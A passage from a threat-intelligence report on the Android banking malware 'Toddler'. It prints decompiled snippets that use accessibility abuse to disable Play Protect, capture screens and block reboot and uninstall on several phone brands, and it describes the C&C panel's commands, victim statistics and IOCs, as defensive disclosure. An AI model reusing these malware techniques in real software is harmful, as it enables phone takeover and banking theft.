        for (AccessibilityNodeInfo accessibilityNodeInfo : looks_main_to_me.m92eb5ffe(pcebd03b8.f947i, "TextView")) {
            CharSequence text = accessibilityNodeInfo.getText();
            if (accessibilityNodeInfo.isClickable() && (text == null || text.toString().isEmpty())) {
                accessibilityNodeInfo.performAction(16);
                f912c = EnumC0265pf0e7d21f.OPENED_SETTINGS;
            }
        }
    } else if (f912c == EnumC0265pf0e7d21f.OPENED_SETTINGS) {
        List<AccessibilityNodeInfo> m92eb5ffe = looks_main_to_me.m92eb5ffe(pcebd03b8.f947i, "TextView");
        if (m92eb5ffe.size() >= 2) {
            pcebd03b8.mo1144c(m92eb5ffe.get(1));
            f912c = EnumC0265pf0e7d21f.CLICKED_SCAN_APPS;
        }
    } else if (f912c == EnumC0265pf0e7d21f.CLICKED_SCAN_APPS) {
        List<AccessibilityNodeInfo> m92eb5ffe2 = looks_main_to_me.m92eb5ffe(pcebd03b8.f947i, "widget.Button");
        if (m92eb5ffe2.size() >= 2) {
            m92eb5ffe2.get(1).performAction(16);
            f910a = true;
            logger.log("GP PROTECT Disabled");
            f912c = EnumC0265pf0e7d21f.START;
            pcebd03b8.performGlobalAction(1);
            pcebd03b8.performGlobalAction(1);
            pcebd03b8.performGlobalAction(2);
        }
    }
```

Figure 9. Disable Play Protect


By combining mediaprojection API, accessibility, and taking screenshots, Toddler is capable of remotely controlling the phone. [9].

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.




```
if (rootInActiveWindow != null) {
    for (AccessibilityNodeInfo accessibilityNodeInfo : looks_main_to_me.m92eb5ffe(rootInActiveWindow, "EditText")) {
        Rect rect = new Rect();
        accessibilityNodeInfo.getBoundsInScreen(rect);
        if (rect.left == s4 && rect.bottom == s5) {
            Bundle bundle = new Bundle();
            bundle.putString("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", str);
            accessibilityNodeInfo.performAction(2097152, bundle);
        }
    }
}
```

Figure 10. Setting text with accessibility



```
private void m2510c390() {
    File externalFilesDir;
    if ((19 + 30) % 30 <= 0) {
    }
    if ((24 + 19) % 19 <= 0) {
    }
    if (f927f != null && (externalFilesDir = getExternalFilesDir(null)) != null) {
        f932k = externalFilesDir.getAbsolutePath() + "/screenshots/";
        File file = new File(f932k);
        if (file.exists() || !file.mkdirs()) {
        }
    }
}
```


Figure 11. Code part for saving screenshots



```
super.onCreate(bundle);
try {
    this.f937a = (MediaProjectionManager) getSystemService("media_projection");
    m363b122c();
    new C0274pf0e7d21f(this).start();
} catch (Throwable th) {
    th.printStackTrace();
    logger.log("MD ERR: " + th.getMessage());
}
```


Figure 12. Usage of Mediaprojection

Toddler prevents the user from deleting itself and rebooting the phone by abusing the accessibility permission. The related code snippet is given in Figure [13].



```
AccessibilityNodeInfo accessibilityNodeInfo = pcebd03b8.f947i;
if (accessibilityNodeInfo != null && Build.VERSION.SDK_INT >= 28) {
    if (Build.MANUFACTURER.toLowerCase().contains("samsung") && className != nu
        accessibilityService.performGlobalAction(8);
        str = "Prevented samsung power off";
        logger.log(str);
        return true;
    } else if (accessibilityNodeInfo.getViewIdResourceName() != null && access:
        accessibilityService.performGlobalAction(8);
        str = "Prevented huawei power off";
        logger.log(str);
        return true;
    } else if (Build.MANUFACTURER.toLowerCase().contains("lge") && accessibilit
        accessibilityService.performGlobalAction(8);
        str = "Prevented lge power off";
        logger.log(str);
        return true;
    }
}
```

Figure 13. Prevent Reboot for different phone models



```
if (className != null && packageName.equals("com.miui.home") && className.equals("miui.app.AlertDialog")) {
    List<CharSequence> text3 = accessibilityEvent.getText();
    StringBuilder sb4 = new StringBuilder();
    if (text3 != null) {
        for (CharSequence charSequence5 : text3) {
            sb4.append(charSequence5);
        }
    }
    if (sb4.toString().toLowerCase().contains(lowerCase.toLowerCase())) {
        accessibilityService.performGlobalAction(1);
        accessibilityService.performGlobalAction(1);
        accessibilityService.performGlobalAction(1);
        accessibilityService.performGlobalAction(1);
        str = "Prevented xiaomi app deletion";
        logger.log(str);
        return true;
    }
```

Figure 14. Prevent Uninstall prompt for Xiami phones

2.4 Command and Control Panel

At the time of analysis, The PTI team extracted the C&C server address **http://185.215.113.31** from the Toddler malware sample. After performing deep enumeration on the target host, the PTI team was able to detect the C&C login page at the path **http://185.215.113.31/kioglsehnoiergnsoeigniseogosegnr/**. At this point, the PTI team started scanning the entire global IPv4 range for a React application login page with the same path for detecting another Toddler C&C server. Scan results revealed a host that could potentially be another Toddler C&C server at **188.116.27.100**.





Figure 15. Command and Control Panel Login Page

With the help of the data gathered in the deep enumeration phase, the PTI team was able to deanonymize and analyze the contents of the C&C panel of the Toddler servers. The botnet panel is a React application with a REST API exposed on address **http://185.215.113.31:82/api/** that enables the Toddler malware to interact.




Bots

ID	Details	Notes	Ip	Date	Actions
HWID: 402e343e9647c729 Samsung SM-N770F Accesibility enabled: true Keep alive: 0 hours 0 mins 10 secs Total alive: 94 hours 14 mins 30 secs				12:30, 20.05.2021	
HWID: 4a1e7c3238ec5db3 Samsung SM-J510FN Accesibility enabled: false Keep alive: 81 hours 44 mins 16 secs Total alive: 0 hours 0 mins 56 secs				0:59, 21.05.2021	
HWID: d09ad699e2fe9bfb HUAWEI ELE-L29 Accesibility enabled: false Keep alive: 78 hours 29 mins 44 secs Total alive: 0 hours 2 mins 3 secs				4:13, 21.05.2021	
HWID: 78ba7199f07af47a OPPO CPH1941 Accesibility enabled: false Keep alive: 74 hours 28 mins 3 secs Total alive: 0 hours 1 mins 42 secs				8:15, 21.05.2021	

Figure 16. Command and Control Panel Dashboard

The C&C panel contains “DASHBOARD”, “INJECTS”, “KEYLOGGER”, “STATISTIC”, and “CAPTURED INJECTS” pages. The threat actor can send the following list of commands to every infected device from the settings page of each victim device.

- Delete application
- Open inject
- Activate screen
- Show grab system pass
- Ask permissions
- Grab google authenticator
- Hide sms
- Google auth push confirmer
- KILL BOT
- Enable exntensive logging
- Lock device
- Reset password
- Grab user emails
- Mute phone
- Add reserve domain
- Open activity
- Change pass
- Stop Protection (30 sec)
- Swipe down



BOT DETAILS:

HWID: 402e343e9647c729

Keep alive: 0 hours 0 mins 24 secs

Total alive: 96 hours 2 mins 10 secs

Device name: Samsung SM-N770F

Phone: no permission

Battery: 45

Locale: en_gb

Android version: 30

Screen active: false

Screen secure: true

[redacted]

Country: de

Hide sms : false

Google auth push confirmer : false

Lock device: false

Accessibility enabled: true

Doze enabled: true

Sms manager: com.samsung.android.messaging

Knock domain:

Logged password:

Installed apps

com.amazon.mShop.android.shopping

com.google.android.youtube

com.samsung.android.app.galaxyfinder

com.aminullahdev.btshdwallpaper

com.sec.location.nfwlocationprivacy

com.ebay.kleinanzeigen

PENDING COMMANDS:

Figure 17. Command and Control Panel Available Bot Command


As can be seen in the above image, every victim device sends the following list of information to the C&C once installed on the target device.

- HWID
- Keep alive (last connection time)
- Total alive (total time passed since first callback)
- Device name
- Phone (has permission ?)
- Battery
- Locale
- Android version
- Screen active
- Screen secure
- Last ip
- Country
- Hide sms
- Google auth push confirmer
- Lock device
- Accessibility enabled
- Doze enabled
- Sms manager
- Knock domain
- Logged password

During the analysis of the C&C panel of Toddler malware, the PTI team discovered that none of the "Last ip" values of the victim devices were real IP addresses of the actual victims. The Toddler infrastructure relays the incoming victim traffic over a random proxy server before reaching the C&C server. The PTI team identified 48 different proxy IP addresses used for relaying a total of 7,632 victim device connections. The IP addresses used as the Toddler backend proxy servers are listed inside the 4 section.

2.5 Statistics

The C&C panel also contains detailed statistics of the infected victims. At the time of analysis, Toddler had already infected more than **7.632** devices.



Total bots 7632

Accessibility enabled 6466 (85%)

Accessibility disabled 1163 (15%)

With banks 4099 (54%)

Without banks 3533 (46%)

With logged passes 970 (13%)

With screen secure 5589 (73%)

All devices:

Samsung: 2543 (33%)
HUAWEI: 2005 (26%)
Xiaomi: 1606 (21%)
LGE: 288 (4%)
OPPO: 254 (3%)
TCL: 149 (2%)
Motorola: 84 (1%)
Bq: 74 (1%)
Realme: 73 (1%)
ZTE: 64 (1%)
Sony: 61 (1%)
WIKO: 44 (1%)
Unknown: 40 (1%)
Lenovo: 26 (0%)
Blackview: 23 (0%)
Google: 23 (0%)
OUKITEL: 19 (0%)
Ulefone: 16 (0%)
CUBOT: 16 (0%)
ONEPLUS: 14 (0%)
DOOGEE: 12 (0%)
UMIDIGI: 9 (0%)
Wheatek: 9 (0%)
Rockchip: 9 (0%)
HMD: 9 (0%)
OnePlus: 9 (0%)
Vodafone: 8 (0%)
Amlogic: 8 (0%)
Fortune: 7 (0%)
Droi: 5 (0%)
Vsmart: 5 (0%)
CUBOT_X18_Plus: 5 (0%)
A-gold: 5 (0%)
Vernee: 4 (0%)
HAFURY: 4 (0%)
Meizu: 4 (0%)
Nubia: 4 (0%)
SNCOIA: 4 (0%)
HXY: 3 (0%)
Bnd: 3 (0%)
SHARP: 3 (0%)
Emdoor: 3 (0%)
Hisense: 3 (0%)
VS: 3 (0%)
Smart: 3 (0%)
TP-LINK: 2 (0%)
Technicolor: 2 (0%)
MyPhone: 2 (0%)
Allwinner: 2 (0%)
LEAGOO: 2 (0%)
Elephone: 2 (0%)
Genymotion: 2 (0%)
TDS: 2 (0%)
CHUWI: 2 (0%)
TP-Link: 2 (0%)

Figure 18. Victims Statistics Page

The statistics page of the panel also contains details about the device manufacturers and Android version. The available device model and Android version statistical data inside the C&C panel are displayed in the following charts.




Figure 19. Victims Device Model Statistics

Device/model distributions are in line with the market share of the vendors in Spain. `https://gs.statcounter.com/vendor-market-share/mobile/spain`

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.




Figure 20. Victims Android Version Statistics

3 Conclusion

The number of mobile banking malware types has been increasing at an alarming rate over the past five years. The PTI team has investigated multiple mobile botnets during 2021 that are significantly advanced over their predecessors in terms of rapid spreading, obfuscation, and domain generation capabilities. One of the most recent examples of mobile malware, dubbed "FluBot" by the PTI team, shows similar characteristics with the Toddler malware. We can immediately observe "Spain" as the target country in both cases. It should also be noted that in both cases, cybercriminals used the same company names to disguise their malware. Apart from their similarities, Toddler sets a new precedent for persistence module implementation. Removal of the malware from the device requires huge technical expertise and it looks like the process will not get easier in the future. Within a very short time frame, Toddler was able to infect more than 7,632 mobile phones. We recommend that everyone read the guidelines of the Spanish CERT, INCIBE, for further details related to the "FluBot" and the "Toddler" malware.

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

4 IOC

Package Name	SHA256
parrot.book.helmet	6af38531cec318276fd1ab41cc483979a666cca3328ec49662a5943a18e50d62
subject.exhaust.play	a34c1e334e9d76e97b8e8ac6b88bbc45cbed7ab7fc3a62e2f348c940136778af
dont.drinkn.drive	b17a63bf5bd488fdfc14d983c9d2492f8f0491e890dcd8b081a974b15f20c3b5
scho.choco.condo	e89e51d4b14f203456805dba715716ec2d461dc8aa02328ba7724651d9418c2e
encarta.encyclo.pedia	a6403bb87e64ebf244cf5516d203899d5448ff2c91a1bdee67fa6e1b0b39d029

Active C&C Server Domains(for March 2021) :

- 185.215.113.31
- 188.116.27.100

Active Back-End Proxy Servers :

- 104.154.230.245
- 150.109.23.249
- 176.118.165.47
- 185.120.57.200
- 185.193.143.76
- 185.215.113.31
- 185.215.113.39
- 185.231.155.61
- 185.87.49.122
- 188.227.85.76
- 23.111.204.17
- 34.106.247.111
- 34.107.17.143
- 34.107.72.79
- 34.107.81.140
- 34.65.156.127
- 34.65.191.100
- 34.65.255.168
- 34.89.87.88
- 34.91.161.169
- 34.95.129.33
- 34.95.187.117
- 34.95.238.127
- 35.197.204.121
- 35.197.229.31
- 35.199.117.241
- 35.199.126.54
- 35.203.56.103
- 35.204.33.213
- 35.228.111.72
- 35.228.117.42
- 35.228.24.230

